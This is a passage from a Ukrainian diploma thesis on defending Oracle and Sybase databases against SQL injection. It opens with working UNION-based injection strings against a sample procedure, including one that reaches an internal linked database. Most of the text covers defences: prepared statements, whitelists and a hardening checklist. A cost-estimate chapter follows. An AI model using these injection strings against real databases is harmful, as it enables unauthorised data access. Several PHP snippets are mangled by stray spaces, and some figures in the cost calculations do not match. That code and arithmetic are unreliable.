SYS             PACKAGE                        DBMSOBJG
CTXSYS          PACKAGE                        DR_DEF
CTXSYS          PROCEDURE                      SYNCRN

391 rows selected.
```

Рисунок 2.14 – Список процедур і функцій

Нижче наведено приклад, який викликає вбудовану функцію. Функція SYS.LOGIN_USER повертає ім'я увійшовшого користувача:

```
SQL> exec get_cust('x'' union select sys.login_user from sys.dual where ''x''
debug:select customer_phone from customers where customer_surname='x' union
select sys.login_user from sys.dual where 'x'='x'
::DBSNMP
```

Рисунок 2.15 – Робота функції SYS.LOGIN_USER

Функції або процедури, які можуть бути викликані з SQL, сильно обмежені: функція не повинна змінювати стан бази даних або стан пакета, якщо вона викликана віддалено, і функція не може змінити змінні пакета, якщо вона викликана в операторі WHERE або групі операторів. У версіях більш ранніх, ніж Oracle 8, дуже небагато вбудованих функцій або процедур можна викликати з PL / SQL функції, яка викликається з SQL інструкції. Ці обмеження зняті в Oracle 8, але користувачі все одно не здатні викликати пакети file або output типів, типу UTL_FILE або DBMS_OUTPUT або DBMS_LOB безпосередньо з SQL інструкцій, оскільки вони повинні виконуватися в PL / SQL блоці або

викликатися командою з SQL * Plus. Можна використовувати процедури, які є частиною функції, яка призначена для виклику з SQL запиту.

Якщо форма або додаток формують і виконують динамічний PL / SQL тим же самим способом, як описано вище, можуть використовуватися ті ж самі методи, щоб вставити запити до стандартних PL / SQL пакетів на будь-яких PL / SQL пакетах або функціях, які існують в логічній структурі бази даних.

Якщо в атакованій базі даних існують посилання до інших баз даних, ці бази можуть також використовуватися в спробах SQL ін'єкції. Це дозволяє виконувати нападу через міжмережевий захист до бази даних, яка недоступна через Інтернет. Нижче простий приклад, який використовує нашу PL / SQL процедуру, щоб прочитати системну дату з іншої бази даних в мережі:

```
SQL> exec get_cust('x'' union select to_char(sysdate) from sys.dual@plsq where ''x''=''x');
debug:select customer_phone from customers where customer_surname='x' union
select to_char(sysdate) from sys.dual@plsq where 'x'='x'
:: 13-JAN-18
```

Рисунок 2.16 – Приклад звертання до бази даних, яка не доступна через інтернет

З цього можна зробити висновки, які вразливості є в базі даних і на чому треба зробити акцент, щоб запобігти порушенню інформаційної безпеки. Отримуючи доступ до однієї бази даних, можливо звертатися до закритих баз даних. Тому що вони не доступні через інтернет, але доступні через локальну мережу. Таким чином не важливо, як буде працювати між мережевий екран, він все одно не зможе зрозуміти, що трафік в локальній мережі сфабрикований.

2.4 Стандартні методи захисту баз даних

Методи захисту баз даних в різних СУБД дещо відрізняються один від одного. Аналіз сучасних СУБД фірм Oracle і Sybase показує, що вони умовно діляться на дві групи: основні і додаткові. До основних засобів захисту належить:

- захист паролем;
- шифрування даних і програм;

- розмежування прав доступу до об'єктів бази даних;
- захист полів і записів таблиць БД.

Захист паролем є простий і ефективний спосіб захисту БД від несанкціонованого доступу. Паролі встановлюються користувачами або адміністраторами БД. Облік і зберігання паролів виконується самою СУБД. Зазвичай, паролі зберігаються в певних системних файлах СУБД в зашифрованому вигляді. Після введення пароля користувачу СУБД надаються всі можливості по роботі з БД.

Парольний захист є досить слабким засобом, особливо якщо пароль не шифрується. Основний її недолік полягає в тому, що всі користувачі, що використовують однаковий пароль, з точки зору обчислювальної системи невиразні. Незручність порольний захисту для користувача полягає в тому, що пароль треба запам'ятовувати або записати. При недбалому відношенні до записів пароль може стати надбанням інших.

Більш потужним засобом захисту даних від перегляду є їх шифрування. шифрування - це перетворення тексту, що читається в нечитаний текст, за допомогою деякого алгоритму; застосовується для захисту вразливих даних. Процес дешифрування відновлює дані в початковий стан.

З метою контролю використання основних ресурсів СУБД в багатьох системах є засоби встановлення прав доступу до об'єктів БД. Права доступу визначають можливі дії над об'єктами. Власник об'єкта (користувач, який створив об'єкт), а також адміністратор БД мають всі права. Решта користувачів до різних об'єктів можуть мати різні рівні доступу. Дозвіл на доступ до конкретних об'єктів бази даних зберігається в файлі робочої групи.

Файл робочої групи містить дані про користувачів групи і зчитується під час запуску. Файл містить наступну інформацію: імена облікових записів користувачів, паролі користувачів, імена груп, в які входять користувачі. По відношенню до таблиць можуть передбачатися такі права доступу:

- перегляд (читання) даних;
- зміна (редагування) даних;

- додавання нових записів;
- додавання і видалення даних;
- зміна структури таблиці.

До даних, наявних в таблиці, можуть застосовуватися заходи захисту по відношенню до окремих полів і окремим записам. Захист даних в полях таблиць передбачає такі рівні прав доступу:

повна заборона доступу;

тільки читання;

дозвіл всіх операцій (перегляд, введення нових значень, видалення і зміна).

По відношенню до форм можуть передбачатися дві основні операції:

виклик для роботи і проектування (режим Конструктора). Заборона виклику Конструктора доцільно виконувати для екранних форм готових додатків, щоб кінцевий користувач випадково не змінив додаток;

захист окремих елементів. Наприклад, деякі поля вихідної таблиці взагалі можуть бути відсутніми або приховані від користувача, а деякі поля - доступні для перегляду.

Звіти багато в чому схожі на екранні форми. На звіти, так само як і на форми, може накладатися заборона на виклик коштів їх розробки.

До додаткових засобів захисту БД можна віднести такі, які не можна прямо віднести до засобів захисту, але які безпосередньо впливають на безпеку даних. Їх складають такі кошти:

- вбудовані засоби контролю значень даних відповідно до типів;
- підвищення достовірності даних, що вводяться;
- забезпечення цілісності зв'язків таблиць;
- організації спільного використання об'єктів БД в мережі.

Висновок з цієї частини дипломної роботи формується так, що стає зрозумілі стандартні методи захисту баз даних. Але цього буває недостатньо і треба шукати методи надійніші.

2.6 Метод захисту баз даних на основі передачі даних через placeholder

Правила, дотримання яких гарантує нас від ін'єкцій:

- дані підставляємо в запит тільки через placeholder (HTML атрибут виводить текст всередині текстового поля, який зникає при наведені фокусу);
- ідентифікатори і ключові слова підставляємо тільки з білого списку, прописаного в нашому коді.

Зрозуміло, практична реалізація цих правил потребує більш докладного висвітлення. Але у цього списку є велика перевага - він точний і вичерпний. На відміну від укорінених в масовій свідомості правил «обробляти дані користувача через mysql_real_escape_string» або «завжди використовувати підготовлені вирази», цей набір правил не є помилкою (як перше) або неповним (як друге).

Placeholder - підстановка даних

Будь-які дані повинні потрапляти в запит не безпосередньо, а через якогось представника. Запит пишеться в такому, наприклад, вигляді,
SELECT * FROM table WHERE id>? LIMIT?, а дані додаються і обробляються окремо. Це є ескейпінг - екранована послідовність (від англ. escape sequence) - сукупність підряд значущих елементів, в групі втрачають для обробного механізму своє індивідуальне значення, одночасно з придбанням цією групою нового значення[35]. Це краще “звичайного ескейпінга”:

– код стає коротшим. Відсутність mysql_real_escape_string (), та також intval () - вся обробка прихована всередині;

– код стає простіше. Не потрібно запам'ятовувати різні правила для форматування різних частин запиту; Використання placeholder-ов (за умови, що вони коректно обробляються) гарантує нас від ін'єкцій через дані. Той же ескейпінг захист не гарантує.

Ми обробляємо дані рівно там, де потрібно. Це дуже важливий момент. У класичних підручниках форматування даних для SQL розкидано по всьому коду. А в старих версіях PHP воно і зовсім починалося ще навіть до початку виконання

коду. Така ситуація призводить до того, що одні дані форматуються двічі, інші - тільки наполовину, а треті - і зовсім жодного разу або зовсім не так, як потрібно, без найменшої користі.

Тому найкращим варіантом буде форматувати дані безпосередньо перед виконанням запиту - таким чином ми завжди будемо впевнені в тому, що дані форматуються коректно, це робиться тільки один раз, і відформатовані дані потраплять строго за призначенням - в БД і нікуди більше.

І ось якраз цілям такої - своєчасної, безпечної і коректної - обробки даних і служать placeholder-и, даючи нам гарантію безпеки, в той же час спрощуючи код.

Приклади використання:

$ Stmt = $ dbh-> prepare ("SELECT * FROM REGISTRY where name LIKE?");

$ Stmt-> execute (array ("% $ _ GET [name]%"));

$ Data = $ stmt-> fetchAll ();

Приклад того, до чого варто прагнути:

$ Ban = $ db-> getRow ("SELECT 1 FROM ban WHERE ip = inet_aton (s :)", $ ip);

Важливе зауваження: Зрозуміло, підстановка даних через placeholder-и повинна проводитися завжди, незалежно від джерела даних або будь-яких було інших умов.

Ідентифікатори і ключові слова - білі списки

Часто підставляються в запит не тільки дані, але і інші елементи - ідентифікатори (імена полів і таблиць) і навіть елементи синтаксису, ключові слова.

Приклад, є база товарів, яка виводиться користувачеві у вигляді HTML таблиці. Користувач може сортувати цю таблицю по одному з полів, в будь-якому напрямку. Тобто, як мінімум, з боку користувача до нас приходить ім'я колонки і напрямок сортування. Підставляти їх в запит безпосередньо - гарантована ін'єкція. Звичні методи форматування тут не допоможуть. Підготовлені вираження ні з ідентифікаторами, ні з ключовими словами не

приведуть ні до чого, крім повідомлення про помилку. Пропановане рішення - білий список. Багато розробників легко реалізують цю парадигму на ходу, вперше зіткнувшись з необхідністю підстановки імені поля в запит.

Суть методу полягає в тому, що всі можливі варіанти вибору повинні бути жорстко прописані в нашому коді, і в запит повинні потрапляти тільки вони, на підставі призначеного для користувача введення.

Приклад застосування:

```
$order   = isset($_GET['order']) ? $_GET['order'] : '';
$sort    = isset($_GET['sort'])  ? $_GET['sort']  : '';

$allowed = array("name", "price", "qty");
$key     = array_search($sort,$allowed);
$orderby = $allowed[$key];

$order   = ($order == 'DESC') ? 'DESC' : 'ASC';
$query   = "SELECT * FROM `table` ORDER BY $orderby $order";
```

Рисунок 2.17 – Приклад коду методу

Для ідентифікаторів не можна використовувати значення placeholder-а, тому що:

– в разі неправильного імені поля запит викличе помилку. А помилки - це завжди погано. Вони дають небажану інформацію стороннім;

– якщо підставляти імена полів без попередньої фільтрації, автоматом, тільки обробити їх, можна отримати ін'єкцію іншого роду - адже користувач тоді може вписати в ті імена полів, які йому змінювати не положено. Нприклад, якщо ми формуємо SQL запит автоматично на базі масиву $ _POST (при цьому правильно форматуючи імена полів), то хакер при реєстрації може додати в форму поле admin зі значенням «1» і стає адміном. Тому, спочатку треба отримати ідентифікатор з білого списку. А потім додати його через placeholder. У цьому випадку останній рядок буде виглядати, як

$ Query = "SELECT * FROM` table` ORDER BY n: $ order ";

Робота з placeholder-амі

Для початку потрібно розуміти, що існує два варіанти реалізації placeholder-ов - серверний і клієнтський:

- У першому випадку запит так і йде на сервер з placeholder-амі, а дані відправляються окремо від нього. По-англійськи називається native prepared statements - «рідні» підготовлені вираження - тобто, обробка placeholder-ов здійснюється самою СУБД, на сервері. Для стислості будемо використовувати найменування серверні placeholder-и.
- У другому випадку дані форматуються і підставляються в рядок запиту на місце placeholder-ов прямо на клієнті, формуючи класичний SQL запит, який потім йде в базу звичайним порядком.

Кожен із способів має свої переваги і недоліки, які ми розглянемо нижче. Слід також пам'ятати, що PDO (розширення для PHP, що надає розробнику простий і універсальний інтерфейс для доступу до різних баз даних[]) - за замовчуванням працює за другим варіантом, лише емулюючи перший. Цю функціональність можна відключити, змусивши PDO відправляти на сервер дані окремо від запиту.

$ Dbh-> setAttribute (PDO :: ATTR_EMULATE_PREPARES, false);

Але оскільки навіть емуляція робиться без участі програміста, нижче ми будемо розглядати PDO як представника серверних placeholder-ов.

Серверні placeholder-и. Для початку давайте сформулюємо - чому взагалі можливі ін'єкції? За фактом, SQL запит являє собою програму. Повноцінну програму - з операторами, змінними і строковими літералами. Проблема ж полягає в тому, що ми цю програму збираємо динамічно, на ходу. На відміну від наших PHP скриптів, які написані раз і назавжди, і не змінюються на основі даних, що надходять, SQL запит кожен раз динамічно формується заново. І, як наслідок, невірно відформатовані дані можуть зіпсувати запит, або навіть поміняти його, підставивши непередбачувані нами оператори. Власне, саме в цьому і полягає суть ін'єкцій.

Серверна обробка placeholder-ов нам пропонує наступне: ми вносимо в нашу програму таке поняття, як змінні. Placeholder - це звичайна змінна, яка жорстко прописана в нашому SQL- «скрипті» і не змінюється в залежності від даних. А самі дані йдуть на сервер окремо від запиту, і ніколи з ним не перетинаються. Тільки після того, як запит буде інтерпретований, дані буде використано вже безпосередньо на етапі виконання.

На практиці це виглядає так: при виклику prepare () наш запит їде на сервер прямо в такому вигляді - з placeholder-амі / змінними, сервер його парсить і сигналізує – що, все добре або повідомляє про помилку. А потім, при виконанні execute (), на сервер їдуть вже дані (причому не в текстовому вигляді, а в бінарному пакеті, за структурою нагадує той, в якому повертається результат запиту), і беруть участь вже безпосередньо у виконанні.

У теорії звучить дуже заманливо. Однак на практиці, на жаль, в наявних бібліотеках для роботи з Mysql в PHP реалізація роботи з підготовленими виразами ще дуже далека від ідеалу.

Досить навести такі, наприклад, факти:

- Така можливість, як отримання рядка результату в масив (аналог mysql_fetch_array ()), для запитів, що використовують підготовлені вираження, була додана в mysqli тільки в версії в 5.3. Те ж саме стосується завдання кодування з'єднання в PDO - це стало можливим тільки в тій же 5.3.
- Mysqli в деяких випадках намагається зарезервувати стільки пам'яті, скільки максимально вміщує поле в БД - обережніше з mediumtext-ами(16 мегабайтів).

Ці факти говорять нам про те, що обидві бібліотеки досі досить сирі, і ми можемо очікувати від них відсутності та іншого необхідного функціоналу.

Перелічимо основні недоліки наявних бібліотек

Багатослівність. Відсутність деяких корисних placeholder-ів неможливість отримати класичний SQL запит для цілей налагодження можливі проблеми з продуктивністю.

Візьмемо таку, наприклад, затребувану операцію, як отримання всіх рядків результату запиту в двовимірний масив. У mysqli досі немає такої функції. Або, скажімо, прив'язувати змінні до placeholder-ам там можна тільки окремою функцією.

У підсумку, на отримання даних одного запиту в масив у нас піде мінімум дев'ять рядків коду:

```
$ Data = array ();
$ Query = "SELECT Name, Population, Continent FROM Country WHERE Continent =? ORDER BY Name LIMIT 1";
$ Stmt-> prepare ($ query);
$ Stmt-> bind_param ( "s", $ continent);
$ Stmt-> execute ();
$ Result = $ stmt-> get_result ();
while ($ row = $ result-> fetch_array (MYSQLI_NUM)) {
  $ Data [] = $ row;
}
```

Більша частина цього коду не несе ніякого смислового навантаження, є однаковою для всіх виконуваних запитів і при цьому повторюється безліч разів, при тому, що для отримання даних цілком достатньо всього двох рядків:

```
$ Query = "SELECT Name, Population, Continent FROM Country WHERE Continent =? ORDER BY Name LIMIT 1";
$ Data = $ db-> getAll ($ query, $ continent);
```

У PDO дозволено передавати масив в execute () і є метод fetchAll (). Але все одно доводиться писати безліч одноманітного коду для найпростіших операцій.

Недостатність функціонала. Ще одна проблема - оператор IN (). Зробити для нього підстановки - завдання досить нетривіальна. Хоча здавалося б, саме для таких випадків placeholder-и і придумані:

```
$ Conts = array ( 'Europe', 'Africa', 'Asia', 'North America');
```

$ Query = "SELECT * FROM Country WHERE Continent IN (?) ORDER BY Name LIMIT 1";

$ Data = $ db-> getAll ($ query, $ conts);

Неможливість отримати SQL запит. Функціонал виведення готового запиту зручний для налагодження, а серверні placeholder-и його не дозволяють.

Продуктивність. Копія скрипта, яка виконала prepare(), виконує execute() для цього запиту рівно 1 раз і видаляється. А нова копія заново робить prepare().

Під великими реальними навантаженнями серверні підготовлені вираження програють по швидкості стандартним SQL запитам.

Загалом, ми з'ясували, що кошти, які надає нам СУБД і драйвери для роботи з нею, виявилися не такі хороші, якими представлялися в рекламі. І виникає питання - чи можемо ми реалізувати роботу з placeholder-ами самостійно? Відповідь - можемо!

Самостійна реалізація placeholder-ов

У нас є кілька причин розглянути саморобні placeholder-и:

Наявного в стандартних бібліотеках набору placeholder-ів явно недостатньо.

Серверні placeholder-и з яких-небудь причин можуть нам не підійти.

На прикладі самостійного опрацювання placeholder-ів ми розглянемо нюанси коректного форматування SQL запитів.

Принципи форматування різних елементів SQL запиту

Реалізувати саморобні placeholder-и зовсім нескладно. Примітивний парсер вже вбудований в PHP. Нам потрібно - це навчитися відрізняти різні елементи запиту. Але це дуже важливий момент, на якому варто зупинитися детальніше.

Оскільки правила форматування залежать від типу елемента, нам треба, по-перше, чітко розуміти, який саме елемент запиту ми в нього підставляємо. А

по-друге, нам треба якось повідомити цю інформацію оброблювачу placeholder-ов.

Для початку давайте визначимося, з яких елементів взагалі може складатися запит?

Візьмемо, для прикладу, такий SQL:

```
INSERT INTO `db`.`table` as` t1` VALUES ( 'string', 1,1.5, NOW ());
```

У ньому можна виділити три основні групи елементів:

- Елементи мови SQL - оператори, вбудовані функції, змінні та ін;
- Ідентифікатори (імена баз даних, таблиць і полів);
- Літерали (дані, підставлені безпосередньо в запит) кількох різних типів.

Тільки останні два пункти вимагають спеціального форматування. Треба повідомити інформацію про тип даних нашого обробника. Наявні рішення роблять це не коректно. Варіанта тут два: або тип доводиться ставити, викликаючи функцію Біндінга (що відразу в рази ускладнює код), або не ставити його зовсім, як робить PDO, якщо передати дані прямо в execute (). Але зовсім без типу обійтися не можна, і тому все передані в execute дані PDO трактує, як рядки. Що призводить до цікавих наслідків якщо PDO працює в режимі сумісності: при спробі передати параметри для LIMIT-а в execute(), PDO вилетить з повідомленням про помилку, в якому можна розгледіти лапки, якими чесна бібліотека обрамила офсет і ліміт.

Загалом, потрібно інше рішення. І воно є! Але про нього ми поговоримо нижче, а поки розглянемо правила форматування.

Форматування ідентифікаторів. Взагалі, правила іменування ідентифікаторів досить великі. Але з огляду на те, що для безпеки ми користуємося білими списками, а placeholder - тільки для форматування, то досить буде, коли ідентифікатор повинен бути укладений в зворотні одинарні лапки (backticks), якщо така лапка зустрічається в імені - вона повинна бути екранована подвоєнням:

```
function escapeIdent ($ value)
{
return "` ".str_replace (" `", "` `", $ value). "` ";
}
```

Власне, якщо говорити про використання placeholder-ов в цілому, саме послідовне, без винятків, застосування правил форматування і дозволяє говорити про гарантованого захисту від ін'єкцій і - що важливо - помилок.

Тому я вважаю за краще використовувати термін «форматування», а не «ескейпінг»

Форматування строкових літералів. Сформулюємо правила форматування рядків в SQL:

- рядок повинна бути укладена в лапки (одинарні або подвійні, але оскільки подвійні можуть бути використані для ідентифікаторів, краще завжди використовувати одинарні)
- в рядку повинні бути екрановані спецсимволи за списком. Для цього API надає спеціальну функцію. Для коректної роботи цієї функції повинна бути правильно задана кодування з'єднання

Ці правила завжди повинні застосовуватися разом, а не тільки якесь одне, жодне з них не повинно застосовуватися до будь-яких інших даних крім рядків

А ось розробників PDO зробили логічно, виконуючи обидва правила разом: функція PDO :: quote () робити не половину справи, а все цілком - Ескейп рядок і укладає її в лапки. Зробимо так само і ми:

```
function escapeString ($ value)
{
   return " '" .mysqli_real_escape_string ($ this-> connect, $ value). "'";
}
```

Форматування чисел. Теоретично, в більшості випадків числа можна форматувати як рядки, і тоді завдання зведеться до попередньої. Але є три проблеми:

- Режим STRICT MODE в mysql, який, будучи включеним, в деяких випадках буде видавати помилки при спробі видати рядок за число;
- Оператор LIMIT, в якому використання рядків не передбачено зовсім;
- Зауваження фахівців з mysql про те, що тип литерала дуже важливий, і грає роль при плануванні і виконанні запиту.

Недостатня розрядність вбудованих механізмів приведення типів в PHP приводитьдо того, що треба працювати з цілочисельними значеннями, більшими ніж PHP_INT_MAX, тут рекомендується використовувати регулярні вирази для валідації, або можна використовувати intval ().

Числа ж з десятковою крапкою бажано перевіряти тільки регулярними виразами, оскільки в PHP немає типу даних, аналогічного типу DECIMAL в MySQL.

Нехай наш placeholder має вигляд [A-z]: [a-z]. Наприклад, i: або s: name
У першому випадку це буде анонімний placeholder, а в другому - іменований.
Перша буква задає тип, двокрапка відрізняє placeholder від інших елементів рядка:

```
function createIN ($ data)
{
if (! is_array ($ data))
{
throw new E_DB_MySQL_parser ( "Value for a: type placeholder should be array.");
}
if (! $ data)
{
return 'NULL';
}
$ Query = $ comma = '';
foreach ($ data as $ key => $ value)
{
```

```
$ Query. = $ Comma. $ This-> escapeString ($ value);
$ Comma = ",";
}
return $ query;
}
```

Теоретично, ми могли б перетворити скаляр в масив і далі обробляти звичайним порядком. Але такі приховані перетворення типів, хоч і звичні для мови, чреваті логічними помилками.

У підсумку, якщо масив формується всередині нашого коду, то ця перевірка допоможе нам відловити всі помилки формування на етапі розробки. Ну а якщо масив приходить ззовні, то тут тим паче потрібно кидати виняток.

Варіанті з попередньої валідацією масиву. У цьому допомагає ще один метод класу - parse(), який парсить рядок з placeholder-ами, підставляє передані параметри і видає готовий SQL запит або його частина (адже, на відміну від випадку з серверними placeholder-амі, ми можемо пропарсити довільну частину запиту). І якщо перше нам знадобиться для налагодження, то друге - для випадків, подібних до нашого:

```
if (is_array ($ array) and $ array) {
 $ Sql. = $ Db-> parse ( "AND type IN (a :)", $ array);
}
```

Так само цей метод можна застосовувати для складання багатоповерхових умовних WHERE:

```
$ W = array ();
$ Where = '';
if (! empty ($ _ GET [ 'type'])) $ w [] = $ db-> parse ( "type = s:", $ _GET [ 'type']);
if (! empty ($ _ GET [ 'rooms'])) $ w [] = $ db-> parse ( "rooms IN (a :)", $ _ GET [ 'rooms']);
if (! empty ($ _ GET [ 'max_price'])) $ w [] = $ db-> parse ( "price <= i:", $ _GET [ 'max_price']);
```

```
if (count ($ w)) $ where = "WHERE" .implode ( 'AND', $ w);
$ Data = $ db-> getArr ( "SELECT * FROM table $ where LIMIT i:, i:", $ start, $ per_page);
```

2.7 Методика захисту конфіденційності інформації в базах даних Sybase і Oracle SQL-атак

З наведених методів було зроблено порівняння, та визначено основні та найефективніші частини методик, які ми синтезуємо далі у цій роботі.

1. Використовувати перевірені програмні рішення, які вже пройшли перевірку часом та мають добру репутацію. Фреймворки, які мають безпечну конфігурацію. Прискорюють процес розробки, допомагають писати труктурований код, придатний для повторного використання, дозволяють легко масштабувати проекти, дотримуються схему MVC (Model-View-Controller, Модель-Уявлення-Контролер), заохочують сучасні практики розробки, наприклад об'єктно-орієнтоване програмування. Такі безкоштовні продукти, як YII, Laravell, ZendFramework.
2. Своєчасне оновлення технологій, щоб при знаходженні вразливостей і виправлення їх, якомога швидше з’являлись в робочому середовищі.
3. Сконфігурувати логи таким чином, щоб ip-адреса, яка викликає декілька помилок послідовно заносилась до списку підозрілих. Та повідомлення відходило до адміністратора.
4. Фільтрація даних на рівні контролера в схемі MVC (php). В уявленнях не повинен бути виконавчий код серверної мови програмування. В моделі повинна бути зібрана бізнес-логіка. Контролер повинен обробляти дані та перенаправляти запити між моделями та уявленями. Дані повинні проходити через validate(), яка враховує типи даних рядків в базі даних з якою з’єднаний додаток.
5. Фільтрація даних на рівні моделі в схемі MVC (sql). Використовувати placeholders, наприклад prepared statements або екранізацію escaping().

6. Фільтрація даних на рівні уявлення в схемі MVC (html). Використовувати де потрібно вивести дані escaping(), mysqli_escape_string ().

7. Рівні не повинні довіряти один одному. Кожен рівень повинен обробляти дані, навіть якщо вони отримані іншим рівнем.

8. Мінімізація функціональності. Не треба створювати функціонал, який не вказан в технічному завданні, навіть коли створюється суміжні функції. Зайві функції потрібно відключити.

9. Створення документації та описання бізнес-процесів додатку.

10. Фільтрація змінних, приклад [user = '$ eval'].

11. Числові параметри приводити до числового типу даних [$ eval = (int) $ eval].

12. Строкові параметри фільтрувати та обробляти регулярними виразами. Проаналізувати цільові дані даного параметру.

13. Якщо дані зв’язані зі списком (вибір зі списку), то зрівняти з реальними даними числового ідентифікатору.

14. Не зловживати універсальними чистками.

Автентичність

15. Мінімальній термін життя даних.

16. Використовувати сесійні дані, для доступу використовуємо важкий для підбору ідентифікатор.

17. Для підтверджень: довгий одноразовий ідентифікатор.

18. Логін. Підвищення прав: підтвердження пароля (session hijacking)

19. в залежності від важливості даних встановлюємо складність перевірки користувача (двофазний вхід, генератори паролів, змушуємо складні паролі).

20. Права доступу, як до файлів так і до системи. У кожного типу користувача повинні бути окремі права доступу.

21. DoS попередження повинні бути.

21.1. Занадто довгі дані та розмір завантажуваних даних (картинки, наприклад).

22.2. Багато невдалих спроб входу.

23.3. Багато завантажень.

24.4. Багато запитів, що додають дані (напр.комментарії).

Про шифрування

25. Всі паролі (в базі) - у вигляді хешів з сіллю, перевірити на криптостойкость і колізії.

26. Не берегти дані в файлах, особливо - у відкритому вигляді.

27. Статистичні дані тримати окремо від динаміки, з відповідними правами доступу (або читати, або виконувати, або писати).

28. Не повинно бути ніяких інфо-заголовків про використаний софт, версії, шляххи, файли, імена.

29. Не повинно бути ніяких повідомлень про помилки, крім підказок користувачу, що він робить не так і що йому треба робити.

30. Джерело має бути видно, виключити можливість підробок, приклад, коментарі повинні виглядати як коментарі і не інакше. В заголовку всіх вікон введення - чітко ім'я сайту, функціонал, повинно бути впізнаним для користувача, щоб під час виникнення підробки, користувач її одразу вивив.

31. краще використовувати pretty urls - і для зручності, і приховування даних.

32. Створюваті конфігураційній файл на рівень вищє папки web-сервера;

33. Паролі від бази даних и від FTP повінні буті різнімі;

Висновки до другого розділу

Було оцінено 3 різні методики. Кожна з цих методик мала свої ефективні рішення. На основі аналізу та нагляду за функціонуванням системи було синтезовано методику захисту інформації в базах даних, яка є багаторівневою системою. Це дозволило сформулювати список методів та конфігурацій для створення загальної методики для захисту від ін’єкцій. Задачею на третій розділ буде поставлення питання щодо економічної доцільності цього проекту.

3 РОЗДІЛ

ЕКОНОМІЧНИЙ РОЗДІЛ

Дана дипломна робота розглядає питання захисту конфіденційності інформації в базах даних таких гігантів як ORACLE и SYBASE від SQL-атак. Ці фірми перші в своїх сферах, безкоштовні продукти яких займають 2\3 ринку систем управління баз даних. Це відомі MySQL та MsSQL. Щоб захистити інформацію, та не дати зловмисникам ознайомитися з нею була розроблена методика планування web-додатку, яка допомагає звести захист від можливих атак направлених на проникнення в базу даних та захват серверу.

Суспільство все більш залежить від автоматизованого світу. Щоб існувати віртуально повинні бути дані людини. Користуючись системою та різноманітними додатками ці дані формуються та додаються на основі діяльності в інтернет. Ці дані бувають настільки повними, що можуть повністю скласти соціальний, інтимний, емоційний, фізичний портрети людини. Коли ці дані використовують проти власника, можна знайти слабкі місця та спонукати власника до певних дій. Щоб цього не сталося треба захищати цю таємницю. Це зробити досить легко, якщо виконувати, певні правила.

Інтернет-магазин «avesauto.ua» потребує захисту від атак вектором яких є порушення конфіденційності, доступності, цілісності інформації, яка зберігається в базах даних інтернет-магазину. Очікувані результати від впровадження методики захисту інформації – це захист баз даних та запобігання отримання доступу к інформації не авторизованим користувачам.

3.1 Розрахунок (фіксованих) капітальних витрат

Капітальні інвестиції:

- вартість розробки проекту інформаційної безпеки (розробка схем пристроїв, політики функціонування системи тощо);

- вартість створення основного й додаткового програмного забезпечення (ПЗ);
- витрати на первісні закупівлі апаратного забезпечення;
- витрати на навчання технічних фахівців і обслуговуючого персоналу.

Спершу розрахуємо час, який буде витрачено на створення ПЗ:

$$t = t_{тз} + t_{â} + t_{б} + t_{пр} + t_{опр} + t_{д}, \text{ годин,} \quad (3.1)$$

де $t_{тз}$ – тривалість складання технічного завдання на розробку ПЗ;

$t_{â}$ – тривалість вивчення ТЗ, літературних джерел за темою тощо;

$t_{б}$ – тривалість розробки блок-схеми алгоритму;

$t_{пр}$ – тривалість програмування за готовою блок-схемою;

$t_{опр}$ – тривалість опрацювання програми на ПК;

$t_{ä}$ – тривалість підготовки технічної документації на ПЗ.

Умовна кількість оперантів у програмі:

$$Q = q \cdot c\,(1 + p), \text{ штук,} \quad (3.2)$$

де q – очікувана кількість оперантів - 30;

c – коефіцієнт складності програми -1.5;

p – коефіцієнт корекції програми в процесі її опрацювання – 0.05.

$Q = 30 \cdot 0.8(1+0.05) = 25.2$, штук.

Оцінка тривалості складання технічного завдання на розробку ПЗ $t_{тз}$ – 2 год.

Тривалість вивчення технічного завдання:

$$t_{в} = \frac{Q \cdot B}{(75...85) \cdot k} = \frac{25.2 \cdot 1.2}{80 \cdot 0.8} = 0.4725 \text{ , годин,} \quad (3.3)$$

де В – коефіцієнт збільшення тривалості етапу внаслідок недостатнього опису завдання, В = 1,2...1,5;

k – коефіцієнт, що враховує кваліфікацію програміста і визначається стажем роботи за фахом

- до 2 років – 0,8;

Тривалість розробки блок-схеми алгоритму:

$$t_б = \frac{Q}{(20...25)\cdot k} = \frac{25.2}{20\cdot 0.8} = 1.575 \text{ , годин.} \quad (3.4)$$

Тривалість складання програми за готовою блок-схемою:

$$t_{пр} = \frac{Q}{(20...25)\cdot k} = \frac{25.2}{20\cdot 0.8} = 1.575 \text{, годин.} \quad (3.5)$$

Тривалість опрацювання програми на ПК:

$$t_{опр} = \frac{1,5Q}{(4...5)\cdot k} = \frac{1.5\cdot 25.2}{4\cdot 0.8} = 11.8125 \text{, годин.} \quad (3.6)$$

Тривалість підготовки технічної документації на ПЗ:

$$t_д = \frac{Q}{(15...20)\cdot k} + \frac{Q}{(15...20)}\cdot 0,75 = \frac{25.2}{15\cdot 0.8} + \frac{25.2}{15}\cdot 0.75 = 3.36 \text{ годин.} \quad (3.7)$$

t = 2 + 0.4725 + 1.575 + 1.575 + 11.8125 + 3.36=20.795 годин.

Розрахунок витрат на створення програмного продукту

$$К_{пз} = З_{зп} + З_{мч}. \text{ грн} \quad (3.8)$$

Заробітна плата виконавця враховує основну і додаткову заробітну плату, а також відрахування на соціальне потреби (пенсійне страхування, страхування на випадок безробіття, соціальне страхування тощо) и визначається за формулою:

$$З_{зп} = t\cdot З_{пр} = 20.795\cdot 19.04 = 395.93 \text{, грн,} \quad (3.9)$$

де t – загальна тривалість створення ПЗ, годин;

$З_{пр}$ – средньогодинна заробітна плата програміста з нарахуваннями, грн/годину.

$$З_{пр} = \frac{З_м}{168} = \frac{3200}{168} = 19.04, \text{ грн/годину.} \quad (3.10)$$

де $З_м$ – середня заробітна плата на місяць – 3200 грн. [40]

Вартість машинного часу для налагодження програми на ПК визначається за формулою:

$$З_{\text{мч}} = t_{опр} C_{\text{мч}} + t_д \cdot C_{\text{мч}} = 0.98 \cdot (3.36 + 11.8125) = 14.86, \text{ грн.} \quad (3.11)$$

де $t_{опр}$ – трудомісткість налагодження програми на ПК, годин;

$t_д$ – трудомісткість підготовки документації на ПК, годин;

$C_{мч}$ – вартість 1 години машинного часу ПК, грн./година.

Вартість 1 години машинного часу ПК визначається за формулою:

$$C_{\text{мч}} = P \cdot C_е + \frac{Ф_{зал} \cdot Н_а}{F_р} + \frac{К_{лпз} \cdot Н_{апз}}{F_р} = 0.5 \cdot 1.68 + \frac{2700 \cdot 0.1}{1920} = 0.98, \text{ грн/год,} \quad (3.12)$$

де P – встановлена потужність ПК, 0.5 кВт;

